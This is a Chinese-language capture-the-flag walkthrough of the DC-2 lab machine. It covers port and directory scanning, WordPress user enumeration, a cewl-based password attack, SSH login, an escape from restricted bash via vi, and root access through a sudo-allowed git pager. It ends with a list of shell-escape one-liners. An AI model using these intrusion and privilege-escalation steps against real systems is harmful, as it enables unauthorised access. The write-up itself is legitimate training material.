
DC-2靶机打靶记录
flag1
nmap扫描结果:
-
-p-:扫描所有 65535 个端口。 -
-sV:探测服务版本。 -
-v:显示详细进度,发现一个端口就会立即跳出来。
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p- -sV -v 10.45.242.12
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-10 23:17 EDT
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 23:17
Scanning 10.45.242.12 [1 port]
Completed ARP Ping Scan at 23:17, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 23:17
Scanning dc-2 (10.45.242.12) [65535 ports]
Discovered open port 80/tcp on 10.45.242.12
Discovered open port 7744/tcp on 10.45.242.12
Completed SYN Stealth Scan at 23:17, 3.07s elapsed (65535 total ports)
Initiating Service scan at 23:17
Scanning 2 services on dc-2 (10.45.242.12)
Completed Service scan at 23:17, 6.08s elapsed (2 services on 1 host)
NSE: Script scanning 10.45.242.12.
Initiating NSE at 23:17
Completed NSE at 23:17, 0.04s elapsed
Initiating NSE at 23:17
Completed NSE at 23:17, 0.07s elapsed
Nmap scan report for dc-2 (10.45.242.12)
Host is up (0.018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
7744/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
MAC Address: 00:0C:29:01:33:A3 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.67 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
更改本机hosts文件,添加:10.45.242.12 dc-2
访问http://dc-2/得到flag1:

**Flag 1:**

Your usual wordlists probably won’t work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can’t win them all.

Log in as one to see the next flag.

If you can’t find it, log in as another.
flag2
根据hint,下一步需要爆破,那首先就得找到登陆页面。目录扫描:
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12292

Target: http://10.45.242.12/

[10:39:44] Scanning:
[10:39:46] 403 -   291B - /.php
[10:39:46] 403 -   292B - /.php3
[10:40:04] 200 -   52KB - /index.php
[10:40:04] 404 -   50KB - /index.php/login/
[10:40:04] 200 -   19KB - /license.txt
[10:40:07] 200 -    7KB - /readme.html
[10:40:08] 403 -   300B - /server-status
[10:40:08] 403 -   301B - /server-status/
[10:40:11] 301 -   315B - /wp-admin  ->  http://10.45.242.12/wp-admin/
[10:40:11] 200 -     0B - /wp-content/
[10:40:11] 301 -   317B - /wp-content  ->  http://10.45.242.12/wp-content/
[10:40:11] 200 -    69B - /wp-content/plugins/akismet/akismet.php
[10:40:11] 500 -     0B - /wp-content/plugins/hello.php
[10:40:11] 200 -     0B - /wp-content/themes/
[10:40:11] 301 -   318B - /wp-includes  ->  http://10.45.242.12/wp-includes/
[10:40:11] 500 -     0B - /wp-includes/rss-functions.php
[10:40:11] 200 -   40KB - /wp-includes/
[10:40:11] 200 -    2KB - /wp-login.php
[10:40:11] 200 -     0B - /wp-config.php
[10:40:11] 302 -     0B - /wp-signup.php  ->  http://dc-2/wp-login.php?action=register
[10:40:11] 200 -     0B - /wp-cron.php
[10:40:11] 302 -     0B - /wp-admin/  ->  http://dc-2/wp-login.php?redirect_to=http%3A%2F%2F10.45.242.12%2Fwp-admin%2F&reauth=1
[10:40:11] 200 -     1B - /wp-admin/admin-ajax.php
[10:40:11] 500 -    4KB - /wp-admin/setup-config.php
[10:40:11] 405 -    42B - /xmlrpc.php
[10:40:11] 200 -    1KB - /wp-admin/install.php

Task Completed
/wp-login.php 为登录界面。
hint中提到了cewl, 这是个通过爬虫生成字典的工具:
cewl http://dc-2/ -w pass.txt
这里还要用到另一个工具WPScan,专为检测 WordPress 网站漏洞而设计。
┌──(kali㉿kali)-[~/Desktop]
└─$ wpscan --url http://dc-2 -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://dc-2/ [10.45.242.12]
[+] Started: Tue Mar 10 22:51:27 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://dc-2/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://dc-2/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://dc-2/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.7.10 identified (Insecure, released on 2018-04-03).
 | Found By: Rss Generator (Passive Detection)
 |  -  http://dc-2/index.php/feed/ , <generator>https://wordpress.org/?v=4.7.10</generator>
 |  -  http://dc-2/index.php/comments/feed/ , <generator>https://wordpress.org/?v=4.7.10</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: http://dc-2/wp-content/themes/twentyseventeen/
 | Last Updated: 2025-12-03T00:00:00.000Z
 | Readme: http://dc-2/wp-content/themes/twentyseventeen/README.txt
 | [!] The version is out of date, the latest version is 4.0
 | Style URL: http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  -  http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10 , Match: 'Version: 1.2'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <====> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Mar 10 22:51:30 2026
[+] Requests Done: 74
[+] Cached Requests: 6
[+] Data Sent: 16.619 KB
[+] Data Received: 23.439 MB
[+] Memory used: 199.008 MB
此处拿到了三个用户名:
admin
jerry
tom
解密密码本我们开始爆破:

登录jerry的账号拿到flag2:

**Flag 2:**

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.
flag3
ssh爆破
这里提示如果不能利用这个wordpress站点,尝试换个思路,回想到最开始扫到的ssh端口,尝试用相同的账密进行ssh登录。
ssh tom@dc-2 -p 7744
进入后执行:
less flag3.txt
flag3:
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
flag4
flag中提到了su,这是用于切换用户的命令,然而此时的shell中不存在该命令。
尝试更改环境变量也不能被更改。
tom@DC-2:~$ echo /home/tom/usr/bin/*
/home/tom/usr/bin/less /home/tom/usr/bin/ls /home/tom/usr/bin/scp /home/tom/usr/bin/vi
tom@DC-2:~$ export PATH=/bin
-rbash: PATH: readonly variable
rbash提权
通过vi的下线命令行可执行代码:
!set shell=/bin/sh
!shell
有了新的shell依旧有限制,这里需要设置一下环境变量:
export PATH=/usr/sbin:/usr/bin:/sbin:/bin
$ su jerry
Password:
jerry@DC-2:/home/tom$ cd
jerry@DC-2:~$ ls
flag4.txt
jerry@DC-2:~$ cat flag4.txt
Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!
final flag
这里根据提示,final falg应该在root用户的home目录中,所以这里尝试提权。
sudo -l 发现git命令可以直接以sudo执行。
sudo git help config之后 实际会调用less,然后就会有下线命令行,输入!/bin/sh 即可拿到新的root shell。
jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:~$ sudo git help config
# id
uid=0(root) gid=0(root) groups=0(root)
# cd
# ls
final-flag.txt
# cat f*
 __    __     _ _       _                    _
/ / /\ \ \___| | |   __| | ___  _ __   ___  / \
\ \/  \/ / _ \ | |  / _` |/ _ \| '_ \ / _ \/  /
 \  /\  /  __/ | | | (_| | (_) | | | |  __/\_/
  \/  \/ \___|_|_|  \__,_|\___/|_| |_|\___\/


Congratulatons!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

#
关于rbash逃逸
这里总结一下我收集到的一些方法:
- 首先是我用到的vi/vim命令, 通过下线命令行,输入 set 逃逸
- more/less/man 进入之后末尾命令行写入
!'/bin/bash'(禁止命令中使用斜杠则会无效) - git help status 同样是底层调用了less之类的, 可进底线执行命令。
python -c 'import pty; pty.spawn("/bin/bash");'可获得一个功能更完整的shellperl -e 'system("/bin/bash");'php -r 'system("/bin/bash");'ruby -e 'exec "/bin/bash"'lua -e 'os.execute("/bin/bash")'awk 'BEGIN {system("/bin/bash")}'java -e 'Runtime.getRuntime().exec("/bin/bash");'expect -c 'spawn /bin/bash; interact'
注意:在逃逸之后需要重新配置一下环境变量 :
export PATH=$PATH:/bin/
export PATH=$PATH:/usr/bin/

 浙公网安备 33010602011771号